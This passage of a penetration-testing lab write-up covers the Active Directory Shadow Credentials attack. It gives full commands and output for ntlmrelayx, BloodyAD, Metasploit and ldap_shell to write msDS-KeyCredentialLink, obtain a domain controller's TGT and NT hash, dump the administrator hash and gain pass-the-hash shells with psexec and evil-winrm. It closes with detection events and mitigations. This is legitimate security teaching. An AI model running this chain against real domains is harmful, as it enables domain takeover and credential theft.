
NTLMRelayx

Alternatively, you can set shadow credentials on the computer object using `ntlmrelayx`.


We will launch ntlmrelayx with the "–shadow-credentials" option and the "–shadow-target" parameter set to the name of the computer account that we are expecting to relay (in this case, DC$)

impacket-ntlmrelayx -t ldap://192.168.1.58 --shadow-credentials --shadow-target 'dc$'

Trigger a callback via browser, using krishna user's credentials.



After a brief wait, we receive an HTTP connection from the DC$ computer account along with its NTLM credentials. These credentials are then relayed to the LDAP service on the domain controller and the **msDS-KeyCredentialLink** attribute of the relayed computer account is updated.




```
[*] HTTPD(80): Authenticating against ldap://192.168.1.58 as /KRISHNA SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of dc$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: vX3iEoe3.pfx
[*] Must be used with password: 5SwBdP4py1IG9kDhh2nk
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ vX3iEoe3.ccache
```

Utilize [**PKINITOOLS**] to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ shadow.ccache
Set the **KRB5CCNAME** environment variable to point to the previously generated **shadow.ccache** file

export KRB5CCNAME=shadow.ccache



```
┌──(root㉿kali)-[~]
└─# python3 PKINITtools/gettgtpkinit.py -cert-pfx vX3iEoe3.pfx -pfx-pass 5SwBdP4py1IG9kDhh2nk ignite.local/dc$ shadow.ccache
2025-01-21 12:53:34,342 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-21 12:53:34,358 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-21 12:53:34,366 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-21 12:53:34,366 minikerberos INFO     44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48
INFO:minikerberos:44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48
2025-01-21 12:53:34,369 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Utilize **getnthash.py** to retrieve the machine account's NTLM hash


python PKINITtools/getnthash.py -key 44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48 ignite.local/dc$

```
┌──(root㉿kali)-[~]
└─# python PKINITtools/getnthash.py -key 44ca95c94d0cb47212d3ee5ff27b9cf8a48a5cd113f0120a3178112e4af16f48 ignite.local/dc$
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
9df8e4935c53f1a8a007dad9a96232e3
```

BloodyAD

Alternatively, [**BloodyAD**] tool can be used to add Shadow Credentials to the **msDS-KeyCredentialLink** attribute of the target object (DC$) in the domain ignite.local


bloodyAD --host 192.168.1.58 -u krishna -p Password@1 -d ignite.local add shadowCredentials DC$



The above command generated certificate file along with private key in pem file format

Utilize **PKINITOOLS** to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

python3 PKINITtools/gettgtpkinit.py -cert-pem CVU5WmSJ_cert.pem -key-pem CVU5WmSJ_priv.pem ignite.localccache



Set the **KRB5CCNAME** environment variable to point to the previously generated file

Utilize **getnthash.py** to retrieve the machine account's NTLM hash


python getnthash.py -key 56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3 ignite.local/dc$

Metasploit


This module can read and write the necessary LDAP attributes to configure a particular account with a Key Credential Link. This allows weaponizing write access to a user account by adding a certificate that can subsequently be used to authenticate. In order for this to succeed, the authenticated user must have write access to the target object (the object specified in TARGET_USER).

use auxiliary/admin/ldap/shadow_credentials
set rhosts 192.168.1.58
set username krishna

set password Password@1
set domain ignite.local
set target_user dc$
set rport 636
set ssl true
set action add
run



Certificate file is stored in the /.msf4/loot folder. Since the file name is too long we can rename it for our convenience.



The **auxiliary/admin/kerberos/get_ticket** module can be used to request TGT/TGS tickets from the KDC.

use auxiliary/admin/kerberos/get_ticket
set rhosts 192.168.1.58
set action GET_HASH
set domain ignite.local
set username dc$
set cert_file /root/.msf4/loot/dc.pfx
run

```
msf6 > use admin/kerberos/get_ticket
[*] Using action GET_HASH - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set rhosts 192.168.1.58
rhosts => 192.168.1.58
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action => GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > set username dc$
username => dc$
msf6 auxiliary(admin/kerberos/get_ticket) > set cert_file /root/.msf4/loot/dc.pfx
cert_file => /root/.msf4/loot/dc.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.58
[!] Warning: Provided principal and realm (dc$@ignite.local) do not match entries in certificate:
[+] 192.168.1.58:88 - Received a valid TGT-Response
[*] 192.168.1.58:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250121121413_defa
[*] 192.168.1.58:88 - Getting NTLM hash for dc$@ignite.local
[+] 192.168.1.58:88 - Received a valid TGS-Response
[*] 192.168.1.58:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250121121413_defa
[+] Found NTLM hash for dc$: aad3b435b51404eeaad3b435b51404ee:9df8e4935c53f1a8a007dad9a96232e3
[*] Auxiliary module execution completed
```

Ldap_shell

Similarly, you can achieve this using `ldap_shell`.

Ldap_shell ignite.local/krishna:Password@1 -dc-ip 192.168.1.58

```
┌──(root㉿kali)-[~]
└─# ldap_shell ignite.local/krishna:Password@1 -dc-ip 192.168.1.58

[INFO] Starting interactive shell

krishna# get_ntlm dc$
[INFO] Target user found: DC$
[INFO] Generating certificate
[INFO] KeyCredential generated with DeviceID: 5df715d8-4817-d966-949d-4e05b0216f70
[INFO] Requesting TGT
[INFO] Requesting ticket to self with PAC
[+] NTLM hash: 9df8e4935c53f1a8a007dad9a96232e3
[INFO] Remove DeviceID from msDS-KeyCredentialLink attribute for user2

krishna#
```

Post-Exploitation

Using DC machine hash, dump the administrator NTLM hashes from the domain controller. And then perform lateral movement using psexec or evil-winrm.

Impacket -psexec

Using Impacket's secretdump script to extract password hashes.

impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/dc$@ignite.local' -just-dc-user administrator

Use Impacket's psexec module to gain access using pass-the-hash technique

impacket-psexec -hashes :32196b56ffe6f45e294117b91a83bf38
ignite.local/administrator@192.168.1.58

Evil-winrm

Another option is to use `evil-winrm` to perform the same action.

Using Impacket's secretdump script to extract password hashes.

impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3
'ignite/dc$@ignite.local' -just-dc-user administrator
Use evil-winrm tool to gain access using pass-the-hash technique

evil-winrm -i 192.168.1.58 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

In light of this, defending against a **Shadow Credentials attack** requires both proactive monitoring and understanding of how certificate-based authentication interacts with AD object permissions.

Detection & Mitigation

Detection

Kerberos Authentication Ticket (TGT) Request

- **Event: 4768** – Kerberos Authentication Ticket (TGT) was requested
- **Anomaly:** If PKINIT authentication (Public Key Cryptography for Initial Authentication in Kerberos) is uncommon in the environment or not typically used for the target account, it may indicate suspicious behavior.
- **Key Indicator:** Look for events where Certificate Information attributes are not blank in the TGT request. This may suggest the use of certificates for authentication, potentially pointing to shadow credential abuse or malicious activity.
- **Action:** Investigate accounts that request a TGT using certificate-based authentication in environments where such usage is uncommon.

Active Directory Object Modification

- **Event: 5136** – Directory Service Object Was Modified
- **Anomaly:** Notably, if a System Access Control List (SACL) audits modifications to Active Directory objects for the targeted account, the system logs an event when it modifies an object (such as a user or device account).
- **Key Indicator:** Look for modifications to the **msDS-KeyCredentialLink** attribute, which links keys to user or service accounts. If the modification is performed by an account other than the legitimate Azure AD Connect synchronization account or the ADFS service account, this could signal suspicious activity.
- **Action:** Investigate changes to the **msDS-KeyCredentialLink**. Treat unauthorized modifications as potential indicators of shadow credentials tampering, especially when accounts not typically involved in key provisioning—like Azure AD Connect or ADFS service accounts—perform them.

By monitoring these key events, you can effectively detect shadow credential attacks and respond to potential security breaches in your environment.

Mitigation

Regular Audits and Compliance Checks: Regularly audit AD accounts and their attributes to detect shadow credentials early. Compliance checks should make sure that all key credentials are valid and necessary. It’s also important to know how normal key credentials are stored, especially for third-party systems. This will help in identifying suspicious keys.

Implementing Strong Access Controls: Make sure only authorized personnel can modify important attributes like **msDS-KeyCredentialLink** by enforcing strict access controls. Use Role-Based Access Control (RBAC) to limit who has these privileges. Securing these accounts is crucial because attackers could use them without raising suspicion.

Multi-Factor Authentication (MFA): Implement MFA whenever possible to add an extra layer of security. This helps reduce the reliance on just one authentication method, making it harder for rogue key credentials to be used.

Periodic Key Rotation: Rotate keys and credentials regularly to limit how long attackers can use unauthorized shadow credentials. Regular rotation helps minimize the impact of shadow credentials added without permission.

In conclusion, Understanding the Shadow Credentials attack is crucial for strengthening Active Directory defenses against PKINIT and KeyCredential abuse.

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